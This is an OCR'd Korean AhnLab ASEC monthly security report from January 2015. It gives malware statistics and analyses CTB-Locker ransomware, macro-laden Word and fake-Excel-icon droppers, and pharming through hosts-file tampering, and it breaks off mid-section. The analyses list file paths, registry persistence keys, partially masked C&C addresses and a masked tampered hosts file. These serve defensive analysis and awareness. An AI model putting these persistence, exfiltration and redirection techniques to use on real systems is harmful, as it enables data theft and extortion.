
Security Trend

ASEC REPORT

VOL.61

January, 2015



AhnLab


ASEC REPORT

VOL.61 January, 2015

ASEC(AhnLab Security Emergency response Center)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 매월 발생한 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 자세한 내용은 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2015년 1월 보안 동향

Table of Contents




1

보안 통계
STATISTICS

01 악성코드 통계


ASEC이 집계한 바에 따르면 2015년 1월 한달 간 탐지된 악성코드 수는 3,689만 5,683건이다. 이는 전월 2,695만 5,828건 보다 993만 9,855건 증가한 수치다. 한편 1월에 수집된 악성코드 샘플 수는 354만 9,667건이다.

[그림 1-1]에서 '탐지 건수'란 고객이 사용 중인 V3 등 안랩의 제품이 탐지한 악성코드의 수를 의미하며, '샘플 수집 수'는 안랩이 자체적으로 수집한 전체 악성코드의 샘플 수를 의미한다.



[그림 1-1] 악성코드 추이(2014년 11월 ~ 2015년 1월)

[그림 1-2]는 2015년 1월 한달 간 유포된 악성코드를 주요 유형별로 집계한 결과이다. 불필요한 프로그램인 PUP(Potentially Unwanted Program)가 49.29%로 가장 높은 비중을 차지했고, 트로이목마(Trojan) 계열의 악성코드가 29.85%, 애드웨어(Adware)가 5.06%로 그 뒤를 이었다.



[그림 1-2] 2015년 1월 주요 악성코드 유형

[표 1-1]은 1월 한 달간 가장 빈번하게 탐지된 악성코드 10건을 진단명 기준으로 정리한 것이다. PUP/Win32.MyWebSearch가 총 288만 7,762건으로 가장 많이 탐지되었고, PUP/Win32.IntClient가 221만 323건으로 그 뒤를 이었다.

[표 1-1] 2015년 1월 악성코드 탐지 최다 10건(진단명 기준)

순위	악성코드 진단명	탐지 건수
1	PUP/Win32. MyWebSearch	2,287,762
2	PUP/Win32. IntClient	2,210,323
3	PUP/Win32.Helper	1,850,954
4	PUP/Win32.MicroLab	1,682,998
5	PUP/Win32.BrowseFox	1,606,363
6	PUP/Win32.SubShop	1,498,887
7	PUP/Win32.CrossRider	1,236,384
8	PUP/Win32.CloverPlus	742,503
9	PUP/Win32.Generic	717,565
10	PUP/Win32.WindowsTap	663,434


02
웹 통계

2015년 1월 악성코드 유포지로 악용된 도메인은 1,917개, URL은 2만 4,254개로 집계됐다. 또한 1월의 악성 도메인 및 URL 차단 건수는 총 810만 4,699건이다. 악성 도메인 및 URL 차단 건수는 PC 등 시스템이 악성코드 유포지로 악용된 웹사이트의 접속을 차단한 수이다.

[그림 1-3] 악성코드 유포 도메인/URL 탐지 및 차단 건수(2014년 11월 ~ 2015년 1월)

03
모바일 통계

2015년 1월 한달 간 탐지된 모바일 악성코드는 10만 8,607건으로 집계되었다.




[그림 1-4] 모바일 악성코드 추이(2014년 11월 ~ 2015년 1월)

[표 1-2]는 1월 한달 간 탐지된 모바일 악성코드 유형 중 상위 10건을 정리한 것이다. Android-PUP/SmsReg는 지난달보다 2만 3,000여 건 감소한 반면 Dowgin은 1만여 건 증가했다.

[표 1-2] 2015년 1월 유형별 모바일 악성코드 탐지 상위 10건

순위	악성코드 진단명	탐지 건수
1	Android-PUP/Dowgin	24,493
2	Android-PUP/SmsReg	17,901
3	Android-Trojan/FakeInst	8,566
4	Android-Trojan/Opfake	2,887
5	Android-PUP/Noico	2,670
6	Android-Trojan/Mseg	2,344
7	Android-Trojan/SMSAgent	2,187
8	Android-PUP/Panhom	2,038
9	Android-PUP/Wapsx	1,916
10	Android-Trojan/SmsSend	1,646



2

보안 이슈
SECURITY ISSUE

01 비트코인 요구하는 랜섬웨어 'CTB-로커'

최근 'CTB-로커(Curve-Tor-Bitcoin Locker)'가 국내에 급속히 증가함에 따라 랜섬웨어 (Ransomware)에 대한 관심이 높아지고 있다. 랜섬웨어는 2005년 신종 보안 위협으로 처음 보도되면서 국내에 알려졌다. 당시 랜섬웨어는 러시아와 동유럽 국가에 한정되어 있었다.

하지만 인터넷이 발전하고 유포 방식이 다양해지면서 랜섬웨어의 위협은 전 세계로 퍼져나가고 있다. 다양한 방법을 통해 불특정 다수를 대상으로 한다는 점, 감염 PC의 데이터 복구를 위해 대가를 지불하는 피해자가 많다는 점 때문에 악성코드 제작자는 랜섬웨어를 수익 모델로 삼는 경우가 많다. 몇 년 동안 공격 수법도 진화를 거듭하여 꾸준히 새로운 변종이 등장하고 있어 주의가 요구된다.

일반적인 악성코드는 사용자가 감염되었다는 사실을 인지하지 못하도록 자신을 숨기는 것이 특징이다. 반면 랜섬웨어는 사용자 PC의 '가용성'을 빌미로 금전을 취득해야 하는 만큼 사용자에게 감염 사실을 보다 자극적으로 알리려고 한다.

[그림 2-1]은 첨부 파일을 통해 유포되고 있는 랜섬웨어 CTB-로커의 메일 원문이다.

그림 2-1 | 랜섬웨어 CTB-로커의 메일 원문

메일의 첨부 파일은 압축되어 있으며 압축을 풀면 [그림 2-2]와 같이 파일의 확장자를 볼 수 있다. 파일의 확장자는 일반적인 실행 파일의 'EXE'가 아닌 화면보호기 파일 확장자인 'SCR'이다. 하지만 대부분의 사용자는 윈도 탐색기 옵션 중 '[폴더 옵션] - [알려진 파일 형식의 파일 확장명 숨기기]'를 사용하는 경우가 대부분이어서 파일명인 'hunkered'만 표기된다. 이 때문에 사용자는 별다른 의심 없이 파일을 실행한다.




그림 2-2 | 확장자가 보이지 않는 상태(좌) / 확장자가 보이는 상태(우)

hunkered.scr 아이콘을 실행하면 문서 파일이 사용자에게 보인다.




그림 2-3 | 문서의 내용

실행된 파일은 단순한 문서 파일이지만 파일 실행과 동시에 또 다른 악성 파일을 생성하며, 외부 네트워크에 연결을 시도한다.

표 2-1 | 생성되는 파일

[생성되는 파일]
C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩hunkered.rtf
C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩12200593.exe (랜덤 파일명)
C:₩DOCUME~1₩ADMINI~1₩LOCALS~1₩Temp₩qgkhcub.exe

표 2-2 | 외부 네트워크 연결

[외부 네트워크 연결]
157.56.96.56:80 → windowsupdate.microsoft.com
2**.1**.3*.1**:443
1**.9*.*.7:443
2**.1**.3*.1*:443
2**.1**.3*.3:443
46.19.37.108:80 → ip.*****.com
1**.*5.3*.5:443
1**.15*.1**.7*:443
7*.*3.*7.*4:9090
1*.*9.*6.*2:443
1*.*1.*6.*6:443
1*.1*.1*.*2:443
8*.*9.**.*8:443

네트워크 연결을 시도하는 IP 중 일부는 토르(Tor) 네트워크로 접속을 시도한다. 이는 토르 네트워크 특성 상 추적이 힘든 점을 이용한 것으로, 공격자가 사용자의 정보 수집 시 이용하는 것으로 추정된다.

[표 2-1]에서 생성된 파일 '12200593.exe(랜덤 파일명)'와 'qgkhcub.exe'는 같은 파일이다. qgkhcub.exe는 시스템에 존재하는 파일을 암호화한다. qgkhcub.exe가 실행되면 [그림 2-4]와 같이 사용자에게 파일이 암호화된 사실과 복호화 방법을 바탕화면에 경고 팝업 창을 통해 알린다.

그림 2-4 | 변경된 바탕화면

그림 2-5 | 사용자에게 띄워주는 경고 팝업창

악성코드는 확장자 파일을 모두 암호화시키며, 암호화대상 파일의 확장자는 [표 2-3]과 같다.

표 2-3 | 암호화 대상 파일 확장자

[암호화 대상 파일 확장자]
.AI, .C, .CDR, .CER, .CRT, .DBF, .DER, .DOC, .DOCM, .DOCX, .EPS, .JPEG, .JPG, .JS, .MDB, .P12, .PAS, .PDF, .PFX, .PHP, .PL, .PPT, .PPTX, .PST, .PY, .RTF, .SQL, .TXT, .XLK, .XLS, .XLSM, .XLSX, etc

암호화 대상 파일 확장자에는 '공인 인증서 관련 파일, 그림 파일, 문서 파일, 아웃룩 데이터 백업 파일' 등 대부분 자주 사용하는 것들이다. 랜섬웨어에 감염된 파일은 암호화되어 사용자들은 불편을 겪는다.

또한, 이전의 랜섬웨어와 동일하게 사용자에게 테스트로 암호화된 파일의 복호화 기능을 제공하며 이를 대가로 사용자에게 결제를 유도한다.




그림 2-6 | 사용자의 결제를 유도하는 메시지

[그림 2-7]과 같이 암호화된 파일들은 확장자 뒤에 랜덤문자열로 구성된 문자가 추가된다.




그림 2-7 | 암호화되어 확장자가 변경된 파일

이후 파일 복호화를 진행하면 [그림 2-8]과 같이 비트코인 결제 방법을 안내한다.




그림 2-8 | 비트코인 결제 방법 안내

하지만 결제를 하더라도 파일이 복구될 가능성은 낮다. 랜섬웨어는 AES 256, RSA 1024, RSA 2048 등 다양한 암호화 알고리즘을 사용한다. 이러한 암호화 알고리즘을 깨기 위한 시간은 수백 년, 길게는 수천 년 이상 걸린다고 한다. 따라서 파일이 암호화되면 키 없이 복호화하는 것은 거의 불가능하다.

감염된 파일을 치료할 수 없다면 감염을 예방하는 방법이 최우선이다. 악성코드의 유입을 사전에 차단하면 좋겠지만 지금도 수많은 변종 랜섬웨어가 유포되고 있어 백신에만 의존하기는 어렵다. 그렇다고 방법이 없는 것은 아니다. 간단한 방법으로 랜섬웨어의 감염을 예방할 수 있는 팁을 소개한다.

원본을 수정하는 랜섬웨어는 파일을 읽어온 후 암호화 알고리즘을 통해 데이터를 수정한다. 그 전에 파일을 수정하지 못하도록 막으면 위협에서 안전하다. 윈도에서는 클릭 몇 번 만으로 파일의 속성을 변경할 수 있다. 중요 파일을 읽기전용으로 변경하면 랜섬웨어에 의한 감염을 예방할 수 있다.




그림 2-9 | 읽기전용으로 변경해서 랜섬웨어에 감염되지 않은 파일




그림 2-10 | 백업 및 복원

윈도 7 이상의 운영체제 사용자라면, 윈도에서 기본적으로 제공하는 백업 및 복원기능을 이용하여 파일, 폴더, 드라이브 단위로 중요 데이터를 저장하는 방법을 추천한다. 백업한 파일은 윈도가 설치되어 있는 로컬 드라이브 외에 다른 드라이브나 외부저장 장치에 저장하는 것이 안전하다.

한편, V3 제품에서는 관련 악성코드를 다음과 같이 진단 가능하다.

<V3 제품군의 진단명>

Trojan/Win32.Agent (2015.01.20.04)
Trojan/Win32.CTBLocker (2015.01.21.04)
Trojan/Win32.Ransom (2015.01.20.04)

02
문서 파일의 매크로 기능 악용 및 문서 아이콘으로 위장한 악성코드

일반인들에게 PE(Portable Executable) 파일은 생소하다. PE 파일은 마이크로소프트의 윈도 3.1부터 지원되는 실행 파일이다. 사람들은 실행 파일이라는 개념보다는 확장자가 'EXE'인 파일에 더 익숙하다.

또한 정보가 넘쳐나는 사이트, 블로그, 게시판 또는 메일 내 첨부된 다수의 실행 파일들이 안전하지 않다는 것은 다 아는 사실이다. 그럼에도 불구하고 대부분의 인터넷 사용자들은 문서 파일(PDF, DOC, HWP 등)에 대한 보안 의식이 매우 약하다.

흔히 APT(Advanced Persistent Threat) 공격으로 불리는 지능화된 악성코드의 표적 공격에 문서 파일이 자주 사용된다. 주의만 하면 APT 공격으로부터 안전할 것이라는 방심은 금물이다. 누구라도 사회공학적 기법을 이용한 악성코드 공격의 피해자가 될 수 있다는 사실을 인지하고 주의하는 것이 중요하다.




그림 2-11 | doc 파일

[그림 2-11]은 최근 접수된 악의적인 매크로 기능이 추가된 MS 워드(.doc) 파일이다. 매크로는 문서 작업의 효율을 높여주는 유용한 기능이지만, 사용자 몰래 악성코드를 심을 수 있는 위험한 기능이 될 수도 있다.




그림 2-12 | 매크로 기능 On 유도

[그림 2-12]와 같이 MS워드 문서를 실행하면 문서 상단 바에 매크로 기능 OFF 알림 메시지가 나타나며, 매크로가 자동으로 동작하지 않도록 차단된다. 참고로 매크로 기능은 보안 상의 문제로 기본 설정 값이 OFF로 되어 있다.

사용자 입장에서 매크로 기능이 차단됐다는 보안 경고 알림 메시지를 본다면 해당 문서 파일을 닫을 것이

다. 하지만 공격자는 매우 지능적으로 “본 문서는 보안 상 모자이크 처리됐으며, 문서 상단의 옵션을 클릭하여 활성화 바람”이라는 본문 내용과 함께 이미지를 흐리게 처리했다. 아무리 보안 의식이 높은 사용자여도 호기심이 생길 수 있다.




그림 2-13 | doc 파일에 삽입된 매크로 코드

해당 문서의 매크로 기능을 활성화하면 ‘C:₩Windows₩Temp’ 경로에 ‘adobeacdup-date.bat’와 ‘adobeacd-updatexp.vbs’ 파일을 생성하며, 배치(batch) 파일에 의해 ‘adobeacd-updatexp.vbs’ 파일이 실행된 후 자가 삭제된다.

그림 2-14 | adobeacd-updatexp.vbs 파일 정보

배치 파일에 의해 실행된 adobeacd-updatexp.vbs는 C&C 서버로부터 x.exe 파일이 추가로 다운 및 실행된다. 이후 x.exe는 C:₩Documents and Settings₩[사용자계정]₩Local Settings₩Temp₩msgss.exe’ 경로로 자가 복제한다.

또한 HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Outlook’ 레지스트리 키 값을 등록하여 시스템 시작 시 자동 실행된다.

그림 2-15 | 사용자가 입력한 키 값을 C&C 서버로 전송

이후 ‘x.exe’ 파일은 사용 중인 프로그램 정보와 사용자가 입력하는 키 값을 일정 시간마다 C&C서버(1**.2*3.2**.2*9)로 전송한다. 위의 악성코드는 매크로 기능을 이용했지만 그 외에도 HWP, PDF, DOC 문서의 취약점을 이용한 공격과 단순히 문서 아이콘을 도용한 악성코드 또한 지속적으로 발견되고 있다. 문서 아이콘을 도용할 때는 파일의 확장명 숨김 속성을 악용하여 사용자를 속이는 방법을 이용한다. 최근에는 엑셀 문서 아이콘을 도용하여 국가전략연구회 정책 위원 명단으로 위장한 악성코드가 발견되었다.

그림 2-16 | 알려진 파일 형식의 파일 확장명 숨기기 해제

[그림 2-16]과 같이 '알려진 파일 형식의 파일 확장명 숨기기' 폴더 옵션이 적용되면 엑셀 파일처럼 보일 수 있으나 실제 확장명은 exe로, 엑셀 아이콘을 위장한 실행 파일이다. 해당 파일은 내부에 엑셀 파일을 포함하고 있으며, 파일을 실행하면 엑셀 파일 '2015 정책위원.xlsx'와 'conhost.exe'를 동시에 생성한 후 실행한다. 이후 생성된 엑셀 파일을 자동으로 실행하고, 윈도 실행 명령을 통해 처음 실행된 파일 '2015 정책위원[1].xlsx.exe'를 삭제하기 때문에 사용자는 악성코드 감염 여부를 알기 어렵다.

표 2-4 | 생성되는 악성파일1

[생성되는 악성파일 1]
C:₩Documents and Settings₩Administrator₩Local Settings₩Temp ₩conhost.exe (악성 파일이 실행된 폴더 경로)₩2015 정책위원.xlsx




그림 2-17 | '2015 정책 위원[1].xlsx.exe'에 포함된 엑셀 파일의 일부분




그림 2-18 | 악성코드와 동시에 실행되는 '2015 정책위원.xlsx' 문서 파일

conhost.exe는 dfea.exe 파일을 생성한 후 실행하며, dfea.exe는 시스템이 시작할 때마다 자동 실행되도록 시작프로그램에 등록한다.

표 2-5 | 생성되는 악성파일2

[생성되는 악성파일2]
C:₩WINDOWS₩tasks₩dfea.exe

표 2-6 | 추가되는 레지스트리 값

[추가되는 레지스트리 값]
HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩dfea → "C:₩WINDOWS₩tasks₩dfea.exe"

테스트 당시 네트워크 연결은 되지 않았으나, [표 2-7]의 C&C 서버 주소로 접속을 시도한 것으로 추정된다.

표 2-7 | C&C 서버 주소

[C&C서버 주소]
h***ing.m**nc.com http://www.fa****ok.com/******File/***e/x/o0.asp

이처럼 점점 더 지능화되는 악성코드로부터 피해를 최소화하려면 보안수칙을 잘 지키는 습관이 중요하다. 발신이 불분명한 메일 내 첨부 파일은 호기심이 생기더라도 실행시키지 않아야 한다.

V3 제품에서는 관련 악성코드를 다음과 같이 진단 가능하다.

<V3 제품군의 진단명>

Dropper/Win32.Agent (2015.01.20.04)
DOC/Downloader (2014.12.27.00)
Trojan/Win32.Backdoor (2015.01.24.02)

03 파밍 악성코드의 6가지 공격 유형

2014년 한 해를 뜨겁게 달군 '파밍(Pharming)' 공격은 여전히 현재 진행형이다. 파밍은 사용자 PC에 악성코드를 감염시켜 은행 사이트에 접속할 경우 가짜 사이트로 연결되도록 조작해 금융 정보를 빼내는 공격 방법이다.

이러한 가짜 사이트는 실제 사이트와 유사하므로 주의가 필요하다. 가짜 사이트를 인지하지 못한다면 파밍 공격의 피해자가 될 수 있기 때문이다. 공격자는 피해자가 인지하지 못하도록 가짜 사이트로 연결하기 위해 많은 방법을 사용해왔다. 공격자가 그동안 사용해온 방법의 변화를 알아보자.

1. 호스트 파일 변조

[그림 2-19]와 같이 일반적으로 사용자가 웹사이트에 접속하기 위해 URL을 입력하면 사용자 시스템의 '호스트(host)' 파일을 확인한다. 파일 내부에 입력된 영문 주소가 있으면 파일에 기록된 IP 주소로 웹사이트에 연결된다. 파일 내부에 영문 주소가 없으면 외부 네트워크에 있는 DNS(Domain Name System) 서버를 통해 변환된 IP 주소로 웹사이트에 연결된다.

그림 2-19 | 웹사이트 접속 과정

이때, 공격자는 이를 활용하여 사용자를 가짜 사이트로 접속하도록 유도하였다. 악성코드에 감염되면 시스템에 존재하는 'C:₩Windows₩System32₩drivers₩etc₩hosts' 파일을 [표 2-8]과 같이 변조한다.

표 2-8 | 변조된 호스트 파일

```
[hosts]
1**.7*.2**.8* *****.coM
1**.7*.2**.8* www.****.nEt
1**.7*.2**.8* www.*****.co.KR
1**.7*.2**.8* *****.cO.kR
1**.7*.2**.8* www.****.cO.kr
1**.7*.2**.8* ****.Co.Kr
1**.7*.2**.8* www.****.NeT
1**.7*.2**.8* *******.NeT
이하 생략
```

[표 2-8]의 좌측에는 공격자가 제작한 가짜 사이트의 IP 주소가 기록되며 우측에는 포털 사이트 및 금융

사이트의 URL이 기록된다. 호스트 파일이 변조되면 정상 URL을 입력해도 사용자가 모르는 사이 가짜 사이트로 연결된다.

그림 2-20 | 호스트 파일 변조 후 웹사이트 접속 과정

2. hosts.ics 파일 변조

